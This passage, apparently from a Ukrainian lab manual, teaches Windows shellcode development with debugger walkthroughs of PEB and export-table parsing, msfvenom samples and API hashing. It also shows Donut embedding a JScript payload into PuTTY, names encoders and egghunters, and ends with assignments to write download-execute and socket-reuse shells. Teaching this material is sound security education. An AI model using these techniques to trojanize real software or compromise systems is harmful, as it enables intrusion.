.  0  Id: 1f8.5ac Suspend: 1 Teb: 00334000 Unfrozen
0:000> dg fs
                                   P Si Gr Pr Lo
Sel    Base     Limit      Type    l ze an es ng Flags
---- -------- -------- ---------- - -- -- -- -- --------
0053 00334000 00000fff Data RW Ac 3 Bg By P  Nl 000004f3
0:000> !teb
TEB at 00334000
    ExceptionList:        0060fa3c
    StackBase:            00610000
    StackLimit:           0060c000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 00334000
    EnvironmentPointer:   00000000
    ClientId:             000001f8 . 000005ac
    RpcHandle:            00000000
    Tls Storage:          006434b8
    PEB Address:          00331000
    LastErrorValue:       0
    LastStatusValue:      c0000034
    Count Owned Locks:    0
    HardErrorMode:        0
```

таким чином знайдено TEB:

```
0:000> dt nt!_TEB 00334000
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
```

```
   +0x01c EnvironmentPointer : (null)
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : (null)
   +0x02c ThreadLocalStoragePointer : 0x006434b8 Void
   +0x030 ProcessEnvironmentBlock : 0x00331000 _PEB
   +0x034 LastErrorValue   : 0
...
0:000> !peb
PEB at 00331000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            Yes
    ImageBaseAddress:         00400000
    NtGlobalFlag:             70
    NtGlobalFlag2:            0
    Ldr                       771a5d80
    Ldr.Initialized:          Yes
    Ldr.InInitializationOrderModuleList: 00643038 . 00643800
    Ldr.InLoadOrderModuleList:           00643130 . 0064e1d8
    Ldr.InMemoryOrderModuleList:         00643138 . 0064e1e0
            Base TimeStamp                     Module
          400000 00000000 Dec 31 16:00:00 1969 Z:\d\out.hello.i686.exe
        77080000 5f641e44 Sep 17 19:41:08 2020 C:\Windows\SYSTEM32\ntdll.dll
        75350000 C:\Windows\System32\KERNEL32.DLL
        768e0000 197b16c5 Jul 19 14:12:37 1983 C:\Windows\System32\KERNELBASE
            .dll
        6ef60000 C:\Windows\SYSTEM32\apphelp.dll
        75f10000 7f567a50 Sep 12 06:10:40 2037 C:\Windows\System32\msvcrt.dll
        75d70000 1e757656 Mar 12 05:28:06 1986 C:\Windows\System32\USER32.dll
        75fd0000 55cf9768 Aug 15 12:47:52 2015 C:\Windows\System32\win32u.dll
        76670000 1baae673 Sep 16 05:15:47 1984 C:\Windows\System32\GDI32.dll
        76e60000 C:\Windows\System32\gdi32full.dll
        76be0000 C:\Windows\System32\msvcp_win.dll
        75a10000 73123758 Mar 06 06:27:36 2031 C:\Windows\System32\ucrtbase.
            dll
    SubSystemData:     00000000
...
```

У 32-бітному випадку вказівник Process Environment Block (PEB) знаходиться за адресою fs:[0x30],

```
0:000> dt nt!_PEB 00331000
ntdll!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged    : 0x1 ''
   +0x003 BitField         : 0 ''
   +0x003 ImageUsesLargePages : 0y0
   +0x003 IsProtectedProcess : 0y0
   +0x003 IsImageDynamicallyRelocated : 0y0
   +0x003 SkipPatchingUser32Forwarders : 0y0
   +0x003 IsPackagedProcess : 0y0
   +0x003 IsAppContainer   : 0y0
   +0x003 IsProtectedProcessLight : 0y0
   +0x003 IsLongPathAwareProcess : 0y0
   +0x004 Mutant           : 0xffffffff Void
   +0x008 ImageBaseAddress : 0x00400000 Void
   +0x00c Ldr              : 0x771a5d80 _PEB_LDR_DATA
   +0x010 ProcessParameters : 0x00641a88 _RTL_USER_PROCESS_PARAMETERS
...
```

За зміщенням 0xc бачимо вказівник на структуру PEB_LDR_DATA, що містить список бібліотек у памяті InMemoryOrderModuleList:

```
0:000> dt -b nt!_PEB_LDR_DATA 0x771a5d80
ntdll!_PEB_LDR_DATA
   +0x000 Length           : 0x30
   +0x004 Initialized      : 0x1 ''
   +0x008 SsHandle         : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x643130 - 0x64e1d8 ]
      +0x000 Flink            : 0x00643130
      +0x004 Blink            : 0x0064e1d8
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x643138 - 0x64e1e0 ]
```

```
      +0x000 Flink            : 0x00643138
      +0x004 Blink            : 0x0064e1e0
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x643038 - 0x643800
       ]
      +0x000 Flink            : 0x00643038
      +0x004 Blink            : 0x00643800
   +0x024 EntryInProgress  : (null)
   +0x028 ShutdownInProgress : 0 ''
   +0x02c ShutdownThreadId : (null)
```

Шукана kernel32.dll третя у списку:

```
0:000> dt nt!_LDR_DATA_TABLE_ENTRY 0x643138-8
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x643028 - 0x771a5d8c ]
   +0x008 InMemoryOrderLinks : _LIST_ENTRY [ 0x643030 - 0x771a5d94 ]
   +0x010 InInitializationOrderLinks : _LIST_ENTRY [ 0x0 - 0x0 ]
   +0x018 DllBase          : 0x00400000 Void
   +0x01c EntryPoint       : 0x00401000 Void
   +0x020 SizeOfImage      : 0x9000
   +0x024 FullDllName      : _UNICODE_STRING "Z:\d\out.hello.i686.exe"
   +0x02c BaseDllName      : _UNICODE_STRING "out.hello.i686.exe"
...
0:000> dt nt!_LDR_DATA_TABLE_ENTRY 0x643030-8
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x6435c0 - 0x643130 ]
   +0x008 InMemoryOrderLinks : _LIST_ENTRY [ 0x6435c8 - 0x643138 ]
   +0x010 InInitializationOrderLinks : _LIST_ENTRY [ 0x6439a0 - 0x771a5d9c ]
   +0x018 DllBase          : 0x77080000 Void
   +0x01c EntryPoint       : (null)
   +0x020 SizeOfImage      : 0x1a3000
   +0x024 FullDllName      : _UNICODE_STRING "C:\Windows\SYSTEM32\ntdll.dll"
   +0x02c BaseDllName      : _UNICODE_STRING "ntdll.dll"
...
0:000> dt nt!_LDR_DATA_TABLE_ENTRY 0x6435c8-8
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x643990 - 0x643028 ]
   +0x008 InMemoryOrderLinks : _LIST_ENTRY [ 0x643998 - 0x643030 ]
   +0x010 InInitializationOrderLinks : _LIST_ENTRY [ 0x643800 - 0x6439a0 ]
   +0x018 DllBase          : 0x75350000 Void
   +0x01c EntryPoint       : 0x7536f640 Void
   +0x020 SizeOfImage      : 0xf0000
   +0x024 FullDllName      : _UNICODE_STRING "C:\Windows\System32\KERNEL32.
       DLL"
   +0x02c BaseDllName      : _UNICODE_STRING "KERNEL32.DLL"
...
```

Таким чином знайдено базову адресу kernel32.dll, 0x75350000:

```
0:000> lmDvmKERNEL32
Browse full module list
start    end        module name
75350000 75440000   KERNEL32   (pdb symbols)          c:\symbols\wkernel32.
     pdb\D95140A200E97B14F7274B326A79D7211\wkernel32.pdb
    Loaded symbol image file: C:\Windows\System32\KERNEL32.DLL
    Image path: C:\Windows\SysWOW64\KERNEL32.DLL
    Image name: KERNEL32.DLL
    Browse all global symbols  functions  data
    Image was built with /Brepro flag.
    Timestamp:        E4FC2973 (This is a reproducible build file hash, not a
         timestamp)
    CheckSum:         0009AEC5
    ImageSize:        000F0000
    File version:     10.0.19041.662
    Product version:  10.0.19041.662
    File flags:       0 (Mask 3F)
    File OS:          40004 NT Win32
    File type:        2.0 Dll
    File date:        00000000.00000000
    Translations:     0409.04b0
    Information from resource tables:
        CompanyName:      Microsoft Corporation
        ProductName:      Microsoft Windows Operating System
        InternalName:     kernel32
```

```
OriginalFilename: kernel32
ProductVersion:   10.0.19041.662
FileVersion:      10.0.19041.662 (WinBuild.160101.0800)
FileDescription:  Windows NT BASE API Client DLL
LegalCopyright:   Microsoft Corporation. All rights reserved.
```

Розглянемо метод пошуку експортованих функцій на прикладі WinExec. В процесі необхідно знайти заголовок PE kernel32.dll, таблицю експорту (Export Table), таблицю адрес (Address Table), таблицю вказівників на імена експортованих функцій (Name Pointer Table), позицію в таблиці порядкових номерів (Ordinal Table) та нарешті адресу шуканої функції. Зв'язок між таблицями наочно проілюстровано у постерах Corkami PE, PE101, PE102 [15]. Досліджувані структури у WinDbg x86 мають наступний вигляд:

- IMAGE_DOS_HEADER - e_lfanew

```
0:000> dt nt!_IMAGE_DOS_HEADER 75350000
ntdll!_IMAGE_DOS_HEADER
   +0x000 e_magic          : 0x5a4d
   +0x002 e_cblp           : 0x90
   +0x004 e_cp             : 3
   +0x006 e_crlc           : 0
   +0x008 e_cparhdr        : 4
   +0x00a e_minalloc       : 0
   +0x00c e_maxalloc       : 0xffff
   +0x00e e_ss             : 0
   +0x010 e_sp             : 0xb8
   +0x012 e_csum           : 0
   +0x014 e_ip             : 0
   +0x016 e_cs             : 0
   +0x018 e_lfarlc         : 0x40
   +0x01a e_ovno           : 0
   +0x01c e_res            : [4] 0
   +0x024 e_oemid          : 0
   +0x026 e_oeminfo        : 0
   +0x028 e_res2           : [10] 0
   +0x03c e_lfanew         : 0n248
```

- IMAGE_NT_HEADERS - OptionalHeader

```
0:000> dt nt!_IMAGE_NT_HEADERS 75350000+0n248
ntdll!_IMAGE_NT_HEADERS
   +0x000 Signature        : 0x4550
   +0x004 FileHeader       : _IMAGE_FILE_HEADER
   +0x018 OptionalHeader   : _IMAGE_OPTIONAL_HEADER
```

- IMAGE_OPTIONAL_HEADER - DataDirectory

```
0:000> dt nt!_IMAGE_OPTIONAL_HEADER 0x75350110
ntdll!_IMAGE_OPTIONAL_HEADER
   +0x000 Magic            : 0x10b
   +0x002 MajorLinkerVersion : 0xe ''
   +0x003 MinorLinkerVersion : 0x14 ''
   +0x004 SizeOfCode       : 0x64000
   +0x008 SizeOfInitializedData : 0x32000
   +0x00c SizeOfUninitializedData : 0
   +0x010 AddressOfEntryPoint : 0x1f640
   +0x014 BaseOfCode       : 0x10000
   +0x018 BaseOfData       : 0x80000
   +0x01c ImageBase        : 0x75350000
   +0x020 SectionAlignment : 0x10000
   +0x024 FileAlignment    : 0x1000
   +0x028 MajorOperatingSystemVersion : 0xa
   +0x02a MinorOperatingSystemVersion : 0
   +0x02c MajorImageVersion : 0xa
   +0x02e MinorImageVersion : 0
   +0x030 MajorSubsystemVersion : 0xa
   +0x032 MinorSubsystemVersion : 0
   +0x034 Win32VersionValue : 0
```

```
   +0x038 SizeOfImage      : 0xf0000
   +0x03c SizeOfHeaders    : 0x1000
   +0x040 CheckSum         : 0x9aec5
   +0x044 Subsystem        : 3
   +0x046 DllCharacteristics : 0x4140
   +0x048 SizeOfStackReserve : 0x40000
   +0x04c SizeOfStackCommit : 0x1000
   +0x050 SizeOfHeapReserve : 0x100000
   +0x054 SizeOfHeapCommit : 0x1000
   +0x058 LoaderFlags      : 0
   +0x05c NumberOfRvaAndSizes : 0x10
   +0x060 DataDirectory    : [16] _IMAGE_DATA_DIRECTORY
```

- IMAGE_DATA_DIRECTORY – [0] Exports, VA 0x92c90, size 0xdc14

```
0:000> dt nt!_IMAGE_DATA_DIRECTORY[10] 0x75350170
[16]    +0x000 VirtualAddress   : 0x92c90
   +0x004 Size             : 0xdc14
   +0x000 VirtualAddress   : 0xa08a4
   +0x004 Size             : 0x780
   +0x000 VirtualAddress   : 0xd0000
   +0x004 Size             : 0x520
   +0x000 VirtualAddress   : 0
   +0x004 Size             : 0
   +0x000 VirtualAddress   : 0x97000
   +0x004 Size             : 0x36e8
   +0x000 VirtualAddress   : 0xe0000
   +0x004 Size             : 0x4814
   +0x000 VirtualAddress   : 0x85230
   +0x004 Size             : 0x70
   +0x000 VirtualAddress   : 0
   +0x004 Size             : 0
   +0x000 VirtualAddress   : 0
   +0x004 Size             : 0
   +0x000 VirtualAddress   : 0
   +0x004 Size             : 0
   +0x000 VirtualAddress   : 0x80138
   +0x004 Size             : 0xac
   +0x000 VirtualAddress   : 0
   +0x004 Size             : 0
   +0x000 VirtualAddress   : 0x80b50
   +0x004 Size             : 0x14dc
   +0x000 VirtualAddress   : 0x92abc
   +0x004 Size             : 0x60
   +0x000 VirtualAddress   : 0
   +0x004 Size             : 0
   +0x000 VirtualAddress   : 0
   +0x004 Size             : 0

0:000> !dh 75350000 -f
File Type: DLL
FILE HEADER VALUES
     14C machine (i386)
       6 number of sections
E4FC2973 time date stamp
       0 file pointer to symbol table
       0 number of symbols
      E0 size of optional header
    2102 characteristics
            Executable
            32 bit word machine
            DLL

OPTIONAL HEADER VALUES
     10B magic #
   14.20 linker version
   64000 size of code
   32000 size of initialized data
       0 size of uninitialized data
   1F640 address of entry point
   10000 base of code
         ----- new -----
75350000 image base
```

```
    10000 section alignment
     1000 file alignment
        3 subsystem (Windows CUI)
    10.00 operating system version
    10.00 image version
    10.00 subsystem version
    F0000 size of image
     1000 size of headers
    9AEC5 checksum
00040000 size of stack reserve
00001000 size of stack commit
00100000 size of heap reserve
00001000 size of heap commit
     4140  DLL characteristics
           Dynamic base
           NX compatible
           Guard
    92C90 [    DC14] address [size] of Export Directory
    A08A4 [     780] address [size] of Import Directory
    D0000 [     520] address [size] of Resource Directory
        0 [       0] address [size] of Exception Directory
    97000 [    36E8] address [size] of Security Directory
    E0000 [    4814] address [size] of Base Relocation Directory
    85230 [      70] address [size] of Debug Directory
        0 [       0] address [size] of Description Directory
        0 [       0] address [size] of Special Directory
        0 [       0] address [size] of Thread Storage Directory
    80138 [      AC] address [size] of Load Configuration Directory
        0 [       0] address [size] of Bound Import Directory
    80B50 [    14DC] address [size] of Import Address Table Directory
    92ABC [      60] address [size] of Delay Import Directory
        0 [       0] address [size] of COR20 Header Directory
        0 [       0] address [size] of Reserved Directory
```

- IMAGE_EXPORT_DIRECTORY - AddressOfNames

```
0:000> dt IMAGE_EXPORT_DIRECTORY kernel32+0x92c90
combase!IMAGE_EXPORT_DIRECTORY
   +0x000 Characteristics  : 0
   +0x004 TimeDateStamp    : 0xe4fc2973
   +0x008 MajorVersion     : 0
   +0x00a MinorVersion     : 0
   +0x00c Name             : 0x96b7e
   +0x010 Base             : 1
   +0x014 NumberOfFunctions : 0x647
   +0x018 NumberOfNames    : 0x647
   +0x01c AddressOfFunctions : 0x92cb8
   +0x020 AddressOfNames   : 0x945d4
   +0x024 AddressOfNameOrdinals : 0x95ef0

0:000> dd kernel32+000945d4
753e45d4  00096bea 00096c23 00096c56 00096c65
753e45e4  00096c7a 00096c83 00096c8c 00096c9d
753e45f4  00096cae 00096cf3 00096d19 00096d38
753e4604  00096d57 00096d64 00096d77 00096d8f
753e4614  00096daa 00096dbf 00096ddc 00096e1b
753e4624  00096e5c 00096e6f 00096e7c 00096e96
753e4634  00096eb4 00096eeb 00096f30 00096f7b
753e4644  00096fd6 0009702b 0009707e 000970d3

0:000> da kernel32+00096bea
753e6bea  "AcquireSRWLockExclusive"
0:000> da kernel32+00096c23
753e6c23  "AcquireSRWLockShared"
```

- IMAGE_EXPORT_DIRECTORY - AddressOfNameOrdinals

```
0:000> dw kernel32+00095ef0
753e5ef0  0003 0004 0005 0006 0007 0008 0009 000a
753e5f00  000b 000c 000d 000e 000f 0010 0011 0012
753e5f10  0013 0014 0015 0016 0017 0018 0019 001a
753e5f20  001b 001c 001d 001e 001f 0020 0021 0022
```

```
753e5f30  0023 0024 0025 0026 0027 0028 0029 002a
753e5f40  002b 002c 002d 002e 002f 0030 0031 0032
753e5f50  0033 0034 0035 0036 0037 0038 0039 003a
753e5f60  003b 003c 003d 003e 003f 0040 0041 0042
```

- IMAGE_EXPORT_DIRECTORY - AddressOfFunctions

```
0:000> dd kernel32+0x92cb8
753e2cb8  0001fa10 00096bb8 00082034 00096c02
753e2cc8  00096c38 00020ac0 00020400 000195a0
753e2cd8  0001b8d0 00023c10 00023c20 00096cbe
753e2ce8  000352a0 000520e0 00052140 000329f0
753e2cf8  00020f40 00032a00 00019830 00032a20
753e2d08  000312c0 00096df7 00096e37 00042370
753e2d18  00023860 00032a60 00032a40 00096eca
753e2d28  00096f08 00096f50 00096fa3 00096ffb

0:000> ln kernel32+00020400
Browse module
Set bu breakpoint

(75370400)   KERNEL32!ActivateActCtxWorker   |  (75370440)   KERNEL32!
    lstrlenAStub
Exact matches:
    KERNEL32!ActivateActCtxWorker (void)

0:000> dd kernel32+000945d4+4*3 L1
753e45e0  00096c65
0:000> da kernel32+00096c65
753e6c65  "ActivateActCtxWorker"
```

Послідовно перебираючи імена функцій, отримаємо шукані адреси:

```
0:000> x *!WinExec
753acd30          KERNEL32!WinExec (_WinExec@8)

0:000> x *!LoadLibrary*
753716c0          KERNEL32!LoadLibraryWStub (_LoadLibraryWStub@4)
75370bd0          KERNEL32!LoadLibraryAStub (_LoadLibraryAStub@4)
75371620          KERNEL32!LoadLibraryExAStub (_LoadLibraryExAStub@12)
7536f3a0          KERNEL32!LoadLibraryExWStub (_LoadLibraryExWStub@12)
75db1679          USER32!LoadLibraryExW (_LoadLibraryExW@12)
769f05d0          KERNELBASE!LoadLibraryA (void)
769ef9a0          KERNELBASE!LoadLibraryExW (void)
76a0aa90          KERNELBASE!LoadLibraryW (_LoadLibraryW@4)
769f3d20          KERNELBASE!LoadLibraryExA (_LoadLibraryExA@12)
0:000> x *!GetProcAddress*
6ef985a9          apphelp!GetProcAddress (_GetProcAddress@8)
7536f550          KERNEL32!GetProcAddressStub (_GetProcAddressStub@8)
75db167f          USER32!GetProcAddress (_GetProcAddress@8)
769f73c0          KERNELBASE!GetProcAddressForCaller (void)
769f7320          KERNELBASE!GetProcAddress (void)
```

Для скорочення розміру шеллкоду замість прямого порівняння імен експортованих функцій може використовуватися хешування. У шеллкоді зберігаються хеші, розраховані за деяким простим алгоритмом [16], при пошуку здійснюється хешування текстового рядка і порівнняння з шуканим хешем. Наприклад, у Metasploit:

```
$ msfvenom -p windows/exec cmd=calc -o calc.bin
$ ndisasm -b32 calc.bin
...
0000001E  AC                lodsb
0000001F  3C61              cmp al,0x61
00000021  7C02              jl 0x25
00000023  2C20              sub al,0x20
00000025  C1CF0D            ror edi,byte 0xd
00000028  01C7              add edi,eax
0000002A  E2F2              loop 0x1e
...
```



Рис. 2.1: Детектування елементів шеллкоду антивірусами

```
$ msfvenom -p windows/x64/exec cmd=calc -o calc64.bin
$ ndisasm -b64 calc64.bin
...
00000030  AC                lodsb
00000031  3C61              cmp al,0x61
00000033  7C02              jl 0x37
00000035  2C20              sub al,0x20
00000037  41C1C90D          ror r9d,byte 0xd
0000003B  4101C1            add r9d,eax
0000003E  E2ED              loop 0x2d
...
```

Слід зазначити, що стандартні реалізації даного механізму застосовуються при побудові сигнатур систем захисту. Шеллкод може детектуватися на ранніх етапах роботи, незалежно від навантаження. Так, для попереднього прикладу:

```
$ ls -l *bin
-rw-rw-r-- 1 user user 189 Feb 15 22:34 calc.bin
-rw-rw-r-- 1 user user 272 Feb 15 22:36 calc64.bin
$ dd if=calc.bin of=x bs=1 count=127
```

отримуємо 6 з 59 детектувань у VirusTotal, рис. 2.1.

Для випадку 64-бітного застосунку процес пошуку адрес функцій WinAPI відрізняється, починаючи з TEB у gs:0, PEB у gs:[0x60] і т.д. Розглянемо на прикладі out.hello.x86_64.exe з попереднього розділу:

```
0:000> ~
.  0  Id: 1318.670 Suspend: 1 Teb: 00000000`0029a000 Unfrozen
0:000> !teb
TEB at 000000000029a000
    ExceptionList:          0000000000000000
    StackBase:              0000000000610000
    StackLimit:             000000000060c000
    SubSystemTib:           0000000000000000
    FiberData:              0000000000001e00
    ArbitraryUserPointer:   0000000000000000
    Self:                   000000000029a000
    EnvironmentPointer:     0000000000000000
    ClientId:               0000000000001318 . 0000000000000670
    RpcHandle:              0000000000000000
    Tls Storage:            0000000000792f50
    PEB Address:            0000000000299000
    LastErrorValue:         2
```

```
    LastStatusValue:      c0000034
    Count Owned Locks:    0
    HardErrorMode:        0
0:000> dt _TEB 000000000029a000
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x038 EnvironmentPointer : (null)
   +0x040 ClientId         : _CLIENT_ID
   +0x050 ActiveRpcHandle  : (null)
   +0x058 ThreadLocalStoragePointer : 0x00000000`00792f50 Void
   +0x060 ProcessEnvironmentBlock : 0x00000000`00299000 _PEB
   +0x068 LastErrorValue   : 2
...
0:000> dx -r1 ((ntdll!_PEB *)0x299000)
((ntdll!_PEB *)0x299000)                 : 0x299000 [Type: _PEB *]
    [+0x000] InheritedAddressSpace : 0x0 [Type: unsigned char]
    [+0x001] ReadImageFileExecOptions : 0x0 [Type: unsigned char]
    [+0x002] BeingDebugged    : 0x1 [Type: unsigned char]
    [+0x003] BitField         : 0x0 [Type: unsigned char]
    [+0x003 ( 0: 0)] ImageUsesLargePages : 0x0 [Type: unsigned char]
    [+0x003 ( 1: 1)] IsProtectedProcess : 0x0 [Type: unsigned char]
    [+0x003 ( 2: 2)] IsImageDynamicallyRelocated : 0x0 [Type: unsigned char]
    [+0x003 ( 3: 3)] SkipPatchingUser32Forwarders : 0x0 [Type: unsigned char]
    [+0x003 ( 4: 4)] IsPackagedProcess : 0x0 [Type: unsigned char]
    [+0x003 ( 5: 5)] IsAppContainer   : 0x0 [Type: unsigned char]
    [+0x003 ( 6: 6)] IsProtectedProcessLight : 0x0 [Type: unsigned char]
    [+0x003 ( 7: 7)] IsLongPathAwareProcess : 0x0 [Type: unsigned char]
    [+0x004] Padding0         [Type: unsigned char [4]]
    [+0x008] Mutant           : 0xffffffffffffffff [Type: void *]
    [+0x010] ImageBaseAddress : 0x400000 [Type: void *]
    [+0x018] Ldr              : 0x7ffc00e5b4c0 [Type: _PEB_LDR_DATA *]
...
0:000> dx -r1 ((ntdll!_PEB_LDR_DATA *)0x7ffc00e5b4c0)
((ntdll!_PEB_LDR_DATA *)0x7ffc00e5b4c0)                 : 0x7ffc00e5b4c0 [
     Type: _PEB_LDR_DATA *]
    [+0x000] Length           : 0x58 [Type: unsigned long]
    [+0x004] Initialized      : 0x1 [Type: unsigned char]
    [+0x008] SsHandle         : 0x0 [Type: void *]
    [+0x010] InLoadOrderModuleList [Type: _LIST_ENTRY]
    [+0x020] InMemoryOrderModuleList [Type: _LIST_ENTRY]
    [+0x030] InInitializationOrderModuleList [Type: _LIST_ENTRY]
    [+0x040] EntryInProgress  : 0x0 [Type: void *]
    [+0x048] ShutdownInProgress : 0x0 [Type: unsigned char]
    [+0x050] ShutdownThreadId : 0x0 [Type: void *]
...
0:000> !peb
PEB at 0000000000299000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            Yes
    ImageBaseAddress:         0000000000400000
    NtGlobalFlag:             70
    NtGlobalFlag2:            0
    Ldr                       00007ffc00e5b4c0
    Ldr.Initialized:          Yes
    Ldr.InInitializationOrderModuleList: 00000000007928d0 . 00000000007934d0
    Ldr.InLoadOrderModuleList:           0000000000792a80 . 000000000079b960
    Ldr.InMemoryOrderModuleList:         0000000000792a90 . 000000000079b970
            Base TimeStamp                     Module
          400000 00000000 Dec 31 16:00:00 1969 Z:\d\out.hello.x86_64.exe
    7ffc00cf0000 27bfa5f0 Feb 18 02:01:20 1991 C:\Windows\SYSTEM32\ntdll.dll
    7ffbfffd0000 4b3a140f Dec 29 06:37:03 2009 C:\Windows\System32\KERNEL32.
        DLL
    7ffbfe6b0000 ec58f015 Aug 26 19:46:45 2095 C:\Windows\System32\KERNELBASE
        .dll
    7ffbfbc70000 a0b5fd5a Jun 10 16:03:54 2055 C:\Windows\SYSTEM32\apphelp.
        dll
    7ffc008b0000 564f9f39 Nov 20 14:31:21 2015 C:\Windows\System32\msvcrt.dll
    7ffc00960000 13a6e19d Jun 12 17:23:57 1980 C:\Windows\System32\USER32.dll
    7ffbfe480000 0dcd0213 May 03 13:26:59 1977 C:\Windows\System32\win32u.dll
    7ffc00b00000 a19db164 Dec 03 09:05:40 2055 C:\Windows\System32\GDI32.dll
    7ffbfeb40000 c4d50445 Aug 23 17:03:17 2074 C:\Windows\System32\gdi32full.
        dll
    7ffbfe610000 39255ccf May 19 08:25:03 2000 C:\Windows\System32\msvcp_win.
```

```
        dll
    7ffbfec50000 43cbc11d Jan 16 07:51:57 2006 C:\Windows\System32\ucrtbase.
        dll
...
```

Існує можливість створювати і універсальні x86+x64 шеллкоди [17] визначаючи розрядність під час запуску, наприклад:

```
$ ipython3
In [1]: from pwn import *

In [2]: context.clear(arch='amd64')
In [3]: sc = asm('xchg rdx, rax')
In [4]: print(disasm(sc))
   0:   48 92                   xchg   rdx, rax

In [5]: context.clear(arch='i686')
In [6]: print(disasm(sc))
   0:   48                      dec    eax
   1:   92                      xchg   edx, eax
```

таким чином у випадку rax=0 і 64-бітному застосунку zero flag (ZF) буде встановлено в 1, у 32-бітному – 0. Використавши умовний перехід jz, керування передається на 64-бітний або 32-бітний шеллкод відповідно.

Більше прикладів реалізації шеллкодів для ОС Windows можна знайти у Exploit Database [18], Shell-Storm [19], Packet Storm [20], Metasploit [21].

2.3.3 Застосування мов високого рівня

Для розробки шеллкоду можуть бути застосовані мови виского рівня, наприклад:

- C [22, 23, 24],
- Rust [25].

За допомогою завантажувачів спеціального вигляду можливе виконання в пам'яті і більш широкого спектру навантажень – довільного коду WSH, зборок .NET, виконуваних файлів PE [26] та ін.

Розглянемо JScript в якості корисного навантаження шеллкоду, payload.js:

```
cmd = 'msg * kitty says mewmew!';
a = new ActiveXObject('Wscript.Shell');
a.Run(cmd, 0);
```

Використаємо Donut [26] в якості завантажувача, 64-бітну версію PuTTY [27] в якості носія та інжектор вище:

```
$ sudo pip3 install donut-shellcode
$ ipython3
In [1]: import donut
In [2]: import inject

In [3]: sc = donut.create(file='payload.js')
In [4]: open('sc.bin', 'wb').write(sc)
Out[4]: 38747

In [5]: inject.inject('putty64.exe', sc)

In [6]: !file *exe
putty64.exe:     PE32+ executable (GUI) x86-64, for MS Windows
out.putty64.exe: PE32+ executable (GUI) x86-64, for MS Windows
```

У разі успіху JScript код виконується у памяті, рис. 2.2.



Рис. 2.2: Виконання корисного навантаження JScript

Більше інформації про методи завантаження інтерпретаторів можна отримати у вихідних кодах Donut [28], що розповсюджується як вільне програмне забезпечення за ліцензією BSD-3-Clause.

При проектуванні завантажувачів часто враховуються можливості протидії засобам захисту цільової системи, один з прикладів реалізації – Wraith [29].

2.3.4 Обмеження та перетворення шеллкодів

Умови експлуатації вразливостей часто накладають обмеження на байти шеллкоду. Так, при використанні функцій strcpy/strcat/... він не має містити нульових символів (NUL, кінець рядка у C), gets – символа нового рядка (0xa, `\n`) та ін. Розглянемо декілька прикладів:

- Недопустимі символи – можуть бути виключені за допомогою обфускації шеллкоду, наприклад, Metasploit Encoders (параметр generate -b, [30]);
- Тільки літери в верхньому/нижньому регістрі, цифри – енкодери SkyLined ALPHA3 [31], також доступні у Metasploit (на основі Alpha2, [30]);
- Unicode перетворення – у цільовому застосунку відбувається перетворення шеллкоду в UTF-16, наприклад, за допомогою MultiByteToWideChar(). Т.зв. венеційський шеллкод, також реалізовано у Alpha2 та 3;
- Обмеження на розмір буфера – у випадку малого буферу та можливості передачі даних в інших зверненнях до цільового процесу, може застосовуватися розділення коду на основну частину та невеликий завантажувач, що шукає основний шеллкод в пам'яті за сигнатурою. Т.зв. egghunter shellcode [32];
- Поліглоти – x86/x64, ARM/Thumb [33], ...
- Текст природною мовою – існує т.зв. English Shellcode схожий на прозу англійською мовою [34];

- ... багато іншого [35].

2.4 Варіанти завдань

- Розробіть шеллкоди:
  - завантаження і запуску на виконання файлу (download-execute),
  - шелл з використанням вже відкритого з'єднання (shell with socket reuse),
